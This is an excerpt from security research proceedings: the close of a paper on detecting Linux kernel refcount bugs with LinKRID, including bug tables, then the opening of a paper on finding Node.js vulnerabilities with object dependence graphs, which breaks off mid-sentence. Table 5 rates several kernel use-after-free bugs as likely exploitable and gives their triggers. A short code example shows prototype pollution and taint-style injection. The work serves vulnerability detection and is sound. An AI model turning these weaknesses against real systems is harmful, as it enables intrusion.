Symbolic execution for bug detection. With the recent advances in SMT solver, symbolic execution has been widely applied on detecting bugs in software systems, including Linux applications [38], embedded firmware [4], Android applications [37], and the Android framework [17]. However, a major obstacle that prevents symbolic execution from getting even wider application is the path explosion problem. Although there are efforts on mitigating the problem, e.g., by using methods based on compositionally [9], abstraction refinement [18], interpolation [5, 10, 11, 21], parallelization [6, 12, 26, 30, 32], and machine learning [16, 29], path explosion remains a bottleneck in scaling symbolic execution to larger applications.

Given the code complexity, applying symbolic execution to analyze the entire OS kernels is challenging. To make tradeoffs between scalability and path coverage, under-constrained symbolic execution is a promising method for Linux kernel bugs detection. UC-KLEE [27] employs this method to find bugs and verifies patches in Linux kernels, specifically to memory leaks, uses of uninitialized data, and unsanitized uses of user inputs. DEADLINE [36] applies symbolic execution to the detection of double-fetch bugs in the Linux kernel.

9 Conclusion

In this paper, we proposed a scalable and effective approach to detect refcount bugs in the Linux kernel. Our approach has two key technical innovations: (1) an inter-procedural data-flow analysis to construct the local reference lifetime, which narrows down the analysis to a reasonable scope, thus scaling expensive analyses to Linux kernel; (2) a summary-based symbolic execution to provide path-sensitive analysis as well as avoiding repetitive computation on tracking reference and refcount changes. Our prototype LinKRID found 87 new refcount bugs in Linux 4.14, demonstrating the scalable and effective of our approach.

Acknowledgments

We would like to express our gratitude to our shepherd Dr.Hamed Okhravi and the anonymous reviewers for their helpful advice on the paper. We also thank the Linux kernel developers who gave useful feedback to us. This work was supported in part by National Key Research and Development Program of China under Project No. 2018YFB0805000.

References

[1] Neil Brown. Linux kernel design patterns - part 1. https://lwn.net/Articles/336224/, 2009.

[2] Neil Brown. Object-oriented design patterns in the kernel, part 2. https://lwn.net/Articles/446317/, 2011.

[3] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *8th USENIX Symposium on Operating System Design and Implementation (OSDI 08)*, volume 8, pages 209–224, 2008.

[4] Daming D Chen, Maverick Woo, David Brumley, and Manuel Egele. Towards automated dynamic analysis for Linux-based embedded firmware. In *Proceedings of the 2016 Annual Network and Distributed System Security Symposium (NDSS)*, pages 1–16, 2016.

[5] Duc-Hiep Chu and Joxan Jaffar. A complete method for symmetry reduction in safety verification. In *International Conference on Computer Aided Verification (CAV)*, pages 616–633, 2012.

[6] Liviu Ciortea, Cristian Zamfir, Stefan Bucur, Vitaly Chipounov, and George Candea. Cloud9: a software testing service. *Operating Systems Review*, 43(4):5–10, 2009.

[7] Michael Emmi, Ranjit Jhala, Eddie Kohler, and Rupak Majumdar. Verifying reference counting implementations. In *International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 352–367. Springer, 2009.

[8] Dawson Engler and Daniel Dunbar. Under-constrained execution: making automatic code destruction easy and scalable. In *Proceedings of the 2007 international symposium on Software testing and analysis*, pages 1–4, 2007.

[9] Patrice Godefroid. Compositional dynamic test generation. In *ACM Symposium on Principles of Programming Languages (POPL)*, pages 47–54, 2007.

[10] Joxan Jaffar, Andrew Santosa, and Razvan Voicu. An interpolation method for CLP traversal. In *International Conference on Principles and Practice of Constraint Programming*, pages 454–469, 2009.

[11] Joxan Jaffar, Andrew E. Santosa, and Razvan Voicu. Efficient memoization for dynamic programming with ad-hoc constraints. In *AAAI*, pages 297–303, 2008.

[12] Moonzoo Kim, Yunho Kim, and Gregg Rothermel. A scalable distributed concolic testing approach: An empirical evaluation. pages 340–349, 2012.

[13] Greg Kroah-Hartman. kobjects and krefs. In *Linux Symposium*, page 295, 2004.

[14] Greg Kroah-Hartman. Add overflow protection to kref. https://lkml.org/lkml/2012/2/24/345, 2012.

[15] Siliang Li and Gang Tan. Finding reference-counting errors in Python/C programs with affine analysis. In *European Conference on Object-Oriented Programming*, pages 80–104. Springer, 2014.

[16] Xin Li, Yongjuan Liang, Hong Qian, Yi-Qi Hu, Lei Bu, Yang Yu, Xin Chen, and Xuandong Li. Symbolic execution of complex program driven by machine learning based constraint solving. In *2016 31st IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 554–559. IEEE, 2016.

[17] Lannan Luo, Qiang Zeng, Chen Cao, Kai Chen, Jian Liu, Limin Liu, Neng Gao, Min Yang, Xinyu Xing, and Peng Liu. Tainting-assisted and context-migrated symbolic execution of Android framework for vulnerability discovery and exploit generation. *IEEE Transactions on Mobile Computing*, 2019.

[18] Rupak Majumdar and Koushik Sen. Hybrid concolic testing. In *ACM/IEEE International Conference on Software Engineering (ICSE)*, pages 416–426, 2007.

[19] D. Malcom. A static analysis tool for cpython extension code. https://gcc-python-plugin.readthedocs.org/en/latest/cpychecker.html, Accessed: 2020-05-08.

[20] Junjie Mao, Yu Chen, Qixue Xiao, and Yuanchun Shi. Rid: finding reference count bugs with inconsistent path pair checking. In *Proceedings of the Twenty-First International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 531–544, 2016.

[21] Kenneth L. McMillan. Lazy annotation for program testing and verification. In *International Conference on Computer Aided Verification (CAV)*, pages 104–118, 2010.

[22] MITRE. CVE-2016-0728. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0728, 2016.

[23] MITRE. CVE-2016-4557. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4557, 2016.

[24] MITRE. CVE-2016-4805. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4805, 2016.

[25] MITRE. CVE-2017-11176. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-11176, 2017.

[26] Corina S. Pasareanu, Peter C. Mehlitz, David H. Bushnell, Karen Gundy-Burlet, Michael R. Lowry, Suzette Person, and Mark Pape. Combining unit-level symbolic execution and system-level concrete execution for testing NASA software. In *ACM International Symposium on Software Testing and Analysis (ISSTA)*, pages 15–26, 2008.

[27] David A Ramos and Dawson Engler. Under-constrained symbolic execution: Correctness checking for real code. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 49–64, 2015.

[28] Elena Reshetova, Hans Liljestrand, Andrew Paverd, and N. Asokan. Toward Linux kernel memory safety. *Software: Practice and Experience*, 48(12):2237–2256, 2018.

[29] Shiqi Shen, Shweta Shinde, Soundarya Ramesh, Abhik Roychoudhury, and Prateek Saxena. Neuro-symbolic execution: Augmenting symbolic execution with neural constraints. In *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)*, 2019.

[30] Junaid Haroon Siddiqui and Sarfraz Khurshid. Scaling symbolic execution using ranged analysis. In *ACM Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*, pages 523–536, 2012.

[31] Chengyu Song, Byoungyoung Lee, Kangjie Lu, William R. Harris, Taesoo Kim, and Wenke Lee. Enforcing Kernel Security Invariants with Data Flow Integrity. In *Proceedings of the 2016 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, feb 2016.

[32] Matt Staats and Corina S. Pasareanu. Parallel symbolic execution for structural test generation. In *ACM International Symposium on Software Testing and Analysis (ISSTA)*, pages 183–194, 2010.

[33] The KLEE Team. KLEE. http://klee.github.io/, Accessed: 2020-05-08.

[34] Victor Van Der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clémentine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic rowhammer attacks on mobile platforms. In *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security*, pages 1675–1689, 2016.

[35] Wei Wu, Yueqi Chen, Jun Xu, Xinyu Xing, Xiaorui Gong, and Wei Zou. FUZE: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[36] Meng Xu, Chenxiong Qian, Kangjie Lu, Michael Backes, and Taesoo Kim. Precise and scalable detection of double-fetch bugs in os kernels. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 661–678. IEEE, 2018.

[37] Chao Chun Yeh, Han Lin Lu, Chun Yen Chen, Kee Kiat Khor, and Shih Kun Huang. Craxdroid: Automatic Android system testing by selective symbolic execution. In *2014 IEEE Eighth International Conference on Software Security and Reliability-Companion*, pages 140–148. IEEE, 2014.

[38] Qiuping Yi, Zijiang Yang, Shengjian Guo, Chao Wang, Jian Liu, and Chen Zhao. Eliminating path redundancy via postconditioned symbolic execution. *IEEE Transactions on Software Engineering*, 44(1):25–43, 2017.

[39] Hang Zhang, Dongdong She, and Zhiyun Qian. Android ion hazard: The curse of customizable memory management system. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1663–1674, 2016.

A Appendix

```
1  struct state {
2      refcount_t refcnt;
3      struct hlist_node node;
4      struct state* tunnel;
5  }
6
7  LIST_HEAD(my_list)
8
9  int tunnel_attach_1(struct state *x) {
10         int err = 0;
11         struct state *t;
12
13         t = state_lookup();
14         if (!t) {
15                 t = tunnel_create();
16                 if (!t) {
17                         err = -EINVAL;
18                         goto out;
19                 }
20                 refcount_inc(&t->refcnt);
21         }
22         x->tunnel = t;
23 out:
24         return err;
25 }
26
27 int tunnel_attach_2(struct state *x) {
28     int err = 0;
29         struct state *t;
30
31         t = state_lookup();
32         if (!t) {
33                 t = tunnel_create();
34                 if (!t) {
35                         err = -EINVAL;
36                         goto out;
37                 }
38                 refcount_inc(&t->refcnt);
39         }
40         x->tunnel = t;
41 out:
42         return err;
43 }
44
45 struct state *state_lookup() {
46      return __state_lookup();
47  }
48 struct state *__state_lookup(){
49         struct state *x;
50
51         hlist_for_each_entry(x, my_list, node) {
52                 if (cond(x))
53                         continue;
54                 if (!refcount_inc_not_zero(&x->refcnt))
55                         continue;
56                 return x;
57         }
58         return NULL;
59 }
60
61 struct state *tunnel_create() {
62         struct state *t;
63
64         t = state_alloc();
65         if (!t)
66                 goto out;
67
68         if (init_tunnel(t))
69                 goto error;
70         hlist_add(&t->node, my_list);
71 out:
72         return t;
73
74 error:
75         kfree(t);
76         t = NULL;
77         goto out;
78 }
79
80 struct state *state_alloc() {
81         struct state *x = kzalloc(sizeof(struct state),
       GFP_ATOMIC);
82         if (x)
83                 refcount_set(&x->refcnt, 1);
84         return x;
85 }
86
87 int init_tunnel(struct state* t) {
88     return __init_tunnel(t);
89 }
90
91 int __init_tunnel(struct state* t) {
92     ...
93 }
```

Figure 11: Running example adapted from real function `ipcomp_tunnel_attach` and `ipcomp6_tunnel_attach` in Linux kernel 4.14.0

Table 4: List of bugs discovered by our tool in the Linux kernel 4.14, '*' means the bug exists(ed) in the Linux kernel version 5.10. MRD, RRD and MRR indicate bugs cause: missing refcount decrement, redundant refcount decrement and missing reference release respectively. A - patches from us are accept. C - bug reports are confirmed by developers. S - bug reports are submitted, waiting for replies. P - bugs are already patched. / - the corresponding module are no longer maintained.

#	Function	Cause	Status	#	Function	Cause	Status
1	kobject_rename*	MRD	A	60	watchdog_cdev_register	MRR	S
2	amdgpu_cs_process_fence_dep*	MRD	A	61	bfusb_send_bulk*	MRR	S
3	ttm_bo_add_move_fence*	MRD	A	62	nvmet_fc_ls_disconnect*	MRR	S
4	blk_register_queue*	MRD	A	63	usbnet_start_xmit*	MRR	S
5	__blk_mq_register_dev*	MRD	A	64	fb_open	MRR	S
6	rpc_clnt_add_xprt*	MRD	A	65	mcs_net_open	MRR	S
7	write_parport_reg_nonblock*	MRD	A	66	vnt_start*	MRR	S
8	tty_lookup_driver*	MRD	A	67	pn533_usb_probe	MRR	S
9	bnx2fc_send_srr*	RRD	A	68	send_mpa_req	MRR	S
10	bnx2fc_send_rec*	RRD	A	69	port100_probe	MRR	S
11	imon_probe*	MRR	A	70	bcm203x_probe	MRR	S
12	airspy_alloc_urbs*	MRR	A	71	igorplugusb_probe	MRR	S
13	audit_list_rules_send*	MRD	C	72	ap_probe*	MRR	S
14	audit_send_reply*	MRD	C	73	usb_urb_alloc_bulk_urbs*	MRR	S
15	radeon_user_framebuffer_create*	MRD	C	74	usb_urb_alloc_isoc_urbs*	MRR	S
16	edac_device_register_sysfs_main_kobj	MRD	C	75	mos7840_open	MRR	S
17	new_lockspace	MRD	C	76	lan78xx_tx_bh	MRR	S
18	acpi_cppc_processor_probe	MRD	C	77	send_mpa_reject	MRR	S
19	bond_sysfs_slave_add	MRD	C	78	gsmld_open	MRR	S
20	cpuidle_add_state_sysfs	MRD	C	79	lvs_rh_probe	MRR	S
21	cpuidle_add_sysfs	MRD	C	80	edd_device_register*	MRD	/
22	cpuidle_add_driver_sysfs	MRD	C	81	dn_nsp_rx_packet*	MRD	/
23	dmi_system_event_log*	MRD	C	82	cx231xx_init_audio_bulk*	MRR	/
24	dmi_sysfs_register_handle	MRD	C	83	i2400mu_notification_setup*	MRR	/
25	esre_create_sysfs_entry	MRD	C	84	submit_urbs*	MRR	/
26	fw_cfg_register_file	MRD	C	85	usb_isoc_urb_init*	MRR	/
27	cm_create_port_fs*	MRD	C	86	cx231xx_init_audio_isoc*	MRR	/
28	add_port*	MRD	C	87	usb_bulk_urb_init*	MRR	/
29	add_port(different from above)	MRD	C	88	brcmf_usbdev_qinit	MRR	P
30	iommu_group_alloc	MRD	C	89	x25_connect	MRR	P
31	cxl_sysfs_afu_new_cr	MRD	C	90	tm6000_start_stream	MRR	P
32	pci_create_slot	MRD	C	91	z3fold_reclaim_page	MRD	P
33	iscsi_boot_create_kobj	MRD	C	92	cacheinfo_create_index_dir	MRD	P
34	add_mdev_supported_type	MRD	C	93	ext4_init_sysfs	MRD	P
35	create_space_info	MRD	C	94	ext4_register_sysfs	MRD	P
36	qib_create_port_files	MRD	C	95	gfs2_sys_fs_add	MRD	P
37	pdcs_register_pathentries	MRD	C	96	cifs_writev_requeue	MRD	P
38	mei_me_cl_rm_by_uuid	MRD	C	97	nfs_file_direct_write	MRD	P
39	mei_me_cl_rm_by_uuid_id	MRD	C	98	nfs_file_direct_read	MRD	P
40	edac_pci_main_kobj_setup	MRD	C	99	cuse_channel_open	MRD	P
41	acpi_sysfs_add_hotplug_profile	MRD	C	100	br_add_if	MRD	P
42	efivar_create_sysfs_entry	MRD	C	101	netdev_queue_add_kobject	MRD	P
43	edac_pci_create_instance_kobj*	MRD	C	102	rx_queue_add_kobject	MRD	P
44	edac_device_create_block*	MRD	C	103	__rfcomm_create_dev	RRD	P
45	edac_device_create_instance*	MRD	C	104	rds_ib_get_mr	MRD	P
46	usX2Y_rate_set*	MRD	C	105	meson_ao_cec_probe	RRD	P
47	usnic_ib_sysfs_register_usdev*	MRD	C	106	amdgpu_cs_parser_init	RRD	P
48	display_init_sysfs	MRD	S	107	drm_dp_mst_allocate_vcpi	MRD	P
49	l2cap_sock_alloc*	MRD	S	108	amdgpu_cs_user_fence_chunk	MRD	P
50	bnx2fc_eh_abort*	MRD	S	109	mdev_register_device	MRD	P
51	core_scsi3_emulate_pro_register_and_move	MRD	S	110	lpuart_start_rx_dma	MRD	P
52	bnx2fc_initiate_seq_cleanup*	MRD	S	111	ohci_platform_probe	MRD	P
53	__tm6000_ir_int_start	MRR	S	112	cpufreq_policy_alloc	MRD	P
54	rtl2832_sdr_alloc_urbs*	MRR	S	113	btrfs_sysfs_add_fsid	MRD	P
55	stir_net_open	MRR	S	114	hfi1_create_port_files	MRD	P
56	dw_hdmi_cec_probe	MRR	S	115	exofs_sysfs_odev_add	MRD	P
57	_dsa_register_switch	MRR	S	116	exofs_sysfs_sb_add	MRD	P
58	gigaset_if_initdriver	MRR	S	117	ldebugfs_register_mountpoint	MRD	P
59	nvmet_fc_ls_create_connection*	MRR	S	118	cpufreq_dbs_governor_init	MRD	P

Table 5: Security impact of found bugs. Impact*: we consider a UAF can be exploited to hijack the control flow if the freed object contains a function pointer.

Bug	Impact*	Triggering Condition	Reachability	Permission Requirement
__rfcomm_create_dev	UAF likely exploitable	No	Userspace	CAP_NET_ADMIN
audit_list_rules_send	UAF likely exploitable	Exhaust memory Refcount overflow	Userspace	CAP_AUDIT_READ
bnx2fc_send_srr	UAF likely exploitable	Exhaust memory	Unclear	No
bnx2fc_send_rec	UAF likely exploitable	Exhaust memory	Unclear	No
kobject_rename	UAF likely exploitable	Refcount overflow	Unclear	No
write_parport_reg_nonblock	UAF likely exploitable	Exhaust memory Refcount overflow	Unclear	No
audit_send_reply	UAF likely exploitable	Exhaust memory Refcount overflow	Userspace	CAP_AUDIT_READ
__tm6000_ir_int_start	UAF likely exploitable	Exhaust memory	Userspace	No
cx231xx_init_audio_isoc*	UAF likely exploitable	Exhaust memory	Userpsace	No
usb_urb_alloc_bulk_urbs*	UAF likely exploitable	Exhaust memory	Userspace	No
cpufreq_policy_alloc	Memory leak	Exhaust memory	Called upon registering drivers	No
iommu_group_alloc	Memory leak	Exhaust memory	Unclear	No
esre_create_sysfs_entry	Memory leak	Exhaust memory	Called upon system initialization	No
dmi_sysfs_register_handle	Memory leak	Exhaust memory	Called upon system initialization	No
cpuidle_add_sysfs	Memory leak	Exhaust memory	Called upon registering cpu drivers	No
acpi_cppc_processor_probe	Memory leak	Exhaust memory	Called upon registering devices	No
edac_pci_main_kobj_setup	Memory leak	Exhaust memory	Called upon registering devices	No
mei_me_cl_rm_by_uuid	Memory leak	No	Called by IRQ	No
mei_me_cl_rm_by_uuid_id	Memory leak	No	Unclear	No
add_mdev_supported_type	Memory leak	Exhaust memory	Called upon registering devices	No
add_port	Memory leak	Exhaust memory	Called upon registering devices	No
ttm_bo_add_move_fence	Memory leak	Exhaust memory	Called upon module initialization	No

Mining Node.js Vulnerabilities via Object Dependence Graph and Query

Song Li, Mingqing Kang, Jianwei Hou[†*], and Yinzhi Cao
Johns Hopkins University, [†]Johns Hopkins University/Renmin University of China

Abstract

Node.js is a popular non-browser JavaScript platform that provides useful but sometimes also vulnerable packages. On one hand, prior works have proposed many program analysis-based approaches to detect Node.js vulnerabilities, such as command injection and prototype pollution, but they are specific to individual vulnerability and do not generalize to a wide range of vulnerabilities on Node.js. On the other hand, prior works on C/C++ and PHP have proposed graph query-based approaches, such as Code Property Graph (CPG), to efficiently mine vulnerabilities, but they are not directly applicable to JavaScript due to the language's extensive use of dynamic features.

In the paper, we propose flow- and context-sensitive static analysis with hybrid branch-sensitivity and points-to information to generate a novel graph structure, called Object Dependence Graph (ODG), using abstract interpretation. ODG represents JavaScript objects as nodes and their relations with Abstract Syntax Tree (AST) as edges, and accepts graph queries—especially on object lookups and definitions—for detecting Node.js vulnerabilities.

We implemented an open-source prototype system, called ODGEN, to generate ODG for Node.js programs via abstract interpretation and detect vulnerabilities. Our evaluation of recent Node.js vulnerabilities shows that ODG together with AST and Control Flow Graph (CFG) is capable of modeling 13 out of 16 vulnerability types. We applied ODGEN to detect six types of vulnerabilities using graph queries: ODGEN correctly reported 180 zero-day vulnerabilities, among which we have received 70 Common Vulnerabilities and Exposures (CVE) identifiers so far.

1 Introduction

Node.js is a popular JavaScript runtime environment that executes JavaScript code outside web browsers such as being a web server to serve the client. Node.js ecosystem including millions of NPM packages is known to be vulnerable to a variety of vulnerabilities, such as command injection [1, 2], prototype pollution [3], path traversal [4], and internal property tampering [5–7]. In the past, researchers have proposed various program analysis-based approaches [1–3, 8–14] targeting individual vulnerability, such as command injection [1, 2] and prototype pollution [3]. However, despite their success, there is no general framework to detect all kinds of Node.js vulnerabilities.

One recent advance of vulnerability detection in languages other than JavaScript such as C/C++ and PHP is to build a graph structure representing different properties of a target program and perform graph queries to mine vulnerabilities. For example, researchers proposed a particular graph structure, called Code Property Graph (CPG), which combines Abstract Syntax Tree (AST), Control Flow Graph (CFG), and Program Dependence Graph (PDG). CPG is demonstrated to be effective in mining many types of vulnerabilities in C/C++ [15] and PHP [16]. However, CPG does not model object relations, such as object lookups based on prototype chain and `this` object lookup especially with a `bind` call. Therefore, it cannot model and detect popular object-based JavaScript vulnerabilities, such as prototype pollution [3] and internal property tampering [5–7].

At the same time, prior static JavaScript analysis works [1, 10–12, 17] model objects and their relations via abstract interpretation [18] together with an online data structure, such as a lattice. However, prior abstract interpretations face two major challenges. First, previous data structures are unsuitable for offline (i.e., post abstract interpretation) detections of a variety of vulnerabilities—in other words, their target is a specific type of vulnerability. The reason is that object information in these structures keeps changing during abstract interpretation. Thus, vulnerability-related object information is likely overwritten and lost in the final state. Second, existing JavaScript analysis—in terms of branch sensitivity—interprets all branches either in sequence, which compromises accuracy, or in parallel, which compromises scalability. Both cases lead to many false negatives: the former due to reduced detection capability and the latter due to excessive number of objects.

In this paper, we propose flow- and context-sensitive static analysis with hybrid branch-sensitivity and points-to information to generate a novel graph structure, called Object Dependence Graph (ODG), using abstract interpretation. ODG accepts graph queries for the offline detection of a wide range

[*]The author contributes to the paper when she is visiting JHU.

of Node.js vulnerabilities. The key insight of ODG is to represent JavaScript objects as nodes and the relations among objects and between objects and AST nodes as edges. Specifically, ODG includes fine-grained data dependencies between objects, thus helping taint-style vulnerability detection such as command injection. At the same time, ODG is also integrated with CPG, or particularly Abstract Syntax Tree (AST) of CPG, to represent and preserve all object definitions and lookups (e.g., these via the prototype chain) in abstract interpretation for the offline detection of object-related vulnerabilities such as internal property tampering and prototype pollution.

We build a prototype system, called ODGEN, to generate ODG during abstract interpretation. Specifically, ODGEN starts from entry points and follows AST node sequence to define and lookup objects for each AST node under abstract scopes. Then, ODGEN records object definitions and lookups as part of ODG, which are also used to generates CFG (if an object lookup is related to functions) and object-level data dependencies (if an object definition is derived from another object). ODGEN is hybrid branch-sensitive because the default of ODGEN is to abstractly interpret all branches in parallel, but ODGEN switches back to sequential branch interpretation for a function if the number of object nodes explodes. ODGEN has points-to information because different aliases of an objects point to the same object node in ODG.

To demonstrate the effectiveness of ODGEN, we studied all recent Node.js vulnerabilities in the CVE database and modeled them with graph queries to ODG together with existing graph-based code representations. Our evaluation shows that 13 out of 16 vulnerability categories can be successfully modeled by graph queries to ODG+AST+CFG. We then evaluate ODGEN on real-world Node.js packages. The results show that ODGEN is able to detect 43 application-level zero-day vulnerabilities with 14 false positives and we also confirmed 137 package-level zero-day vulnerabilities with 84 false positive. We received 70 CVE identifiers for these vulnerabilities.

We make the following contributions in the paper.

- We design a novel graph structure, called Object Dependence Graph (ODG), to model JavaScript objects and their relations to AST node in terms of definition and use.
- We design offline graph queries that match object-related patterns for a variety of Node.js vulnerabilities, particularly internal property tampering and prototype pollution.
- We build a prototype, open-source system using abstract interpretation to generate ODG for Node.js packages.
- Our evaluation of ODGEN on real-world NPM packages reveals 43 application-level and 137 package-level zero-day vulnerabilities (70 being assigned with CVE identifiers).

2 Overview

In this section, we start from a motivating example and then describe the threat model in detecting Node.js vulnerabilities.

```
1 function Func() {};
2 Func.prototype.x="ab";
3 myFunc = new Func;
4 if (source1)
5   myFunc[source2]=myFunc.x+source1; // internal
        property tampering
6 sink(myFunc.x); // taint-style vulnerability like
      command injection
```

Figure 1: An exemplary code.

2.1 A Motivating Example

Figure 1 shows a simple exemplary code with only six lines in motivating the use of ODG in vulnerability detection. Both `source1` and `source2` are controllable by an adversary and `sink` is a sink function, such as `exec` in command injection. The code has two vulnerabilities:

- Internal Property Tampering [5–7]. This vulnerability is triggered when `source2` is `"__proto__"`. Because the prototype chain of `myFunc` is overwritten at Line 5, the internal property `x` of `myFunc` is tampered. Specifically, when the code tries to access `myFunc.x` at Line 6, the object lookup in the property `x` fails as the prototype chain to `Func.prototype` is broken. This vulnerability may lead to a consequence like Denial of Service (e.g., the execution of Line 6 fails) or privilege escalation (e.g., if `myFunc.x` is used later as part of an authentication).
- Taint-style Vulnerability (e.g., command injection [1, 2]). This vulnerability is triggered when `source2` is `"x"`. The code will then create a new property `x` under `myFunc` directly with an adversary controllable value from `source1`. Next, when the code accesses `myFunc.x` at Line 6, the object lookup goes to `myFunc` directly instead of `Func.prototype`, leading to a possible injection.

What we learned from these two vulnerabilities is that the key is the object lookup `myFunc[source2]` at Line 5. Different lookups lead to different vulnerabilities—which motivates the design of ODG in modeling different object lookups in a graph for vulnerability detection. Another interesting observation worth noting is that the data dependencies are different for two vulnerability triggering conditions. In the case of internal property tampering at Line 5, we do not have a dataflow dependency between Lines 2 and 6 and the lack of such a dependency leads to the vulnerability. By contrast, in the case of a taint-style vulnerability, we have a dataflow dependency between Lines 5 and 6 (which does not exist before) and the existence of this dependency leads to the vulnerability.

Figure 2 shows the object dependence graph (ODG) integrated with code property graph (CPG) of the code in Figure 1. The top part of Figure 2 is CPG with AST, CFG and Program Dependence Graph (PDG) nodes and edges; the bottom part is ODG with object/name nodes, object lookup/definition edges to AST nodes (copied from top for clarity purpose), and property edges. Note that because ODG has object-level data dependencies, we do not need the statement-level data dependencies in PDG as part of CPG. We include these edges in




Figure 2: Object Dependence Graph (ODG, Bottom) Integrated with Code Property Graph (CPG, Top) of the Exemplary Code in Figure 1. For readers' convenience, we copied corresponding AST nodes from top to bottom and skipped several unimportant nodes and edges, such as `__proto__` of many objects, the global object and many built-in objects.




Figure 3: Nodes and Edges related to Graph Query for Internal Property Tampering Detection.

the figure for the purpose of a comparison. We now describe how to detect these two vulnerabilities via graph queries and more importantly how ODG edges contribute to the detection.

2.1.1 Query to Detect Internal Property Tampering

We summarize the detection of this internal property tampering vulnerability using ODG as follows. From a high-level perspective, ODGEN finds an object assignment statement via a property lookup, which is then followed by another property lookup statement. Both the lookup and the assigned values in the first statement are controllable by an adversary so that the prototype chain of the object can be tampered. Then, the property lookup in the second statement needs to have the tampered prototype chain involved. We extract related edges from Figure 2, show them in Figure 3 and describe below.

- ⟨1⟩ AST pattern matching (`obj[prop]=value`). The query finds an assignment statement with a property lookup via AST edges, which is `myFunc[source2]=myFunc.x+source1` at Line 5 of Figure 1.




Figure 4: Nodes and Edges related to Graph Query for Taint-style Vulnerability Detection.

- ⟨2⟩ Property in ⟨1⟩ (`prop`) is controllable by an adversary. The query follows the object-level data dependencies to determine whether `source2` is controllable by an adversary. Therefore, the value of `source2` can be `__proto__`.
- ⟨3⟩ Assigned value in ⟨1⟩ (`value`) is controllable by an adversary. The query follows the object-level data dependencies to determine whether `myFunc.x+source1` can be controllable by an adversary.
- ⟨4⟩ Object in ⟨1⟩ (`obj`) has a prototypical object and the prototypical object has a property. The query follows prototype chain of the object `myFunc` to find the prototype object `myFunc.__proto__`, which has a property `x`.
- ⟨5⟩ Property in ⟨4⟩ is used later in the control flow and has more than one possible lookup. The query follows the property `x` to find other uses of the object (`myFunc.x` at Line 6 of Figure 1) and ensures that it has a control dependency with the previous assignment.

2.1.2 Query to Detect Taint-style Vulnerability

The detection of a taint-style vulnerability using ODG can be summarized as finding a data dependency between the source object and the argument object in the sink function. We extracted related edges from Figure 2 and show them in Figure 4.

- ⟨1⟩ AST Pattern matching for sink function (`sink(arg)`). The query finds a statement with a sink function invocation (i.e., `sink(myFunc.x)` at Line 6 of Figure 1).
- ⟨2⟩ Object lookup for `arg` in ⟨1⟩. The query finds the object node in ODG.
- ⟨3⟩ Data dependency for the object in ⟨2⟩. The query follows object-level data dependency edges to determine whether the sink function argument can be influenced by a source.
- ⟨4⟩ AST Node for the source in ⟨3⟩. The query follows object lookup edges to find the AST node for the source.

Note that the handling of `myFunc[source2]` is implicit in the detection of this taint-style vulnerability. During ODG construction, ODGEN creates a so-called wildcard object with a property $*$ to represent `myFunc[source2]` for all kinds of possibilities. Then, `myFunc.x` can be resolved via two ways: one to `Func.prototype.x` and the other as `myFunc.*`. Therefore, our query can find an object-level data dependency between `myFunc.*` and `source1`.

2.2 Threat Model

In this subsection, we describe the threat model of vulnerabilities in scope of ODGEN. ODGEN considers all JavaScript-level Node.js vulnerabilities but excludes low-level ones, such as those related to the V8 engine. Specifically, such vulnerabilities can be categorized as two types: (i) application-level and (ii) package-level. We now describe these two in details.

2.2.1 Application-level Vulnerabilities

An application-level vulnerability assumes that an adversary has some controls over contents in network connection, e.g., an HTTP request or a response, because the application is communicating with a malicious party. The detailed capability of the adversary also depends on the semantics of the application. We now describe two concrete senarios:

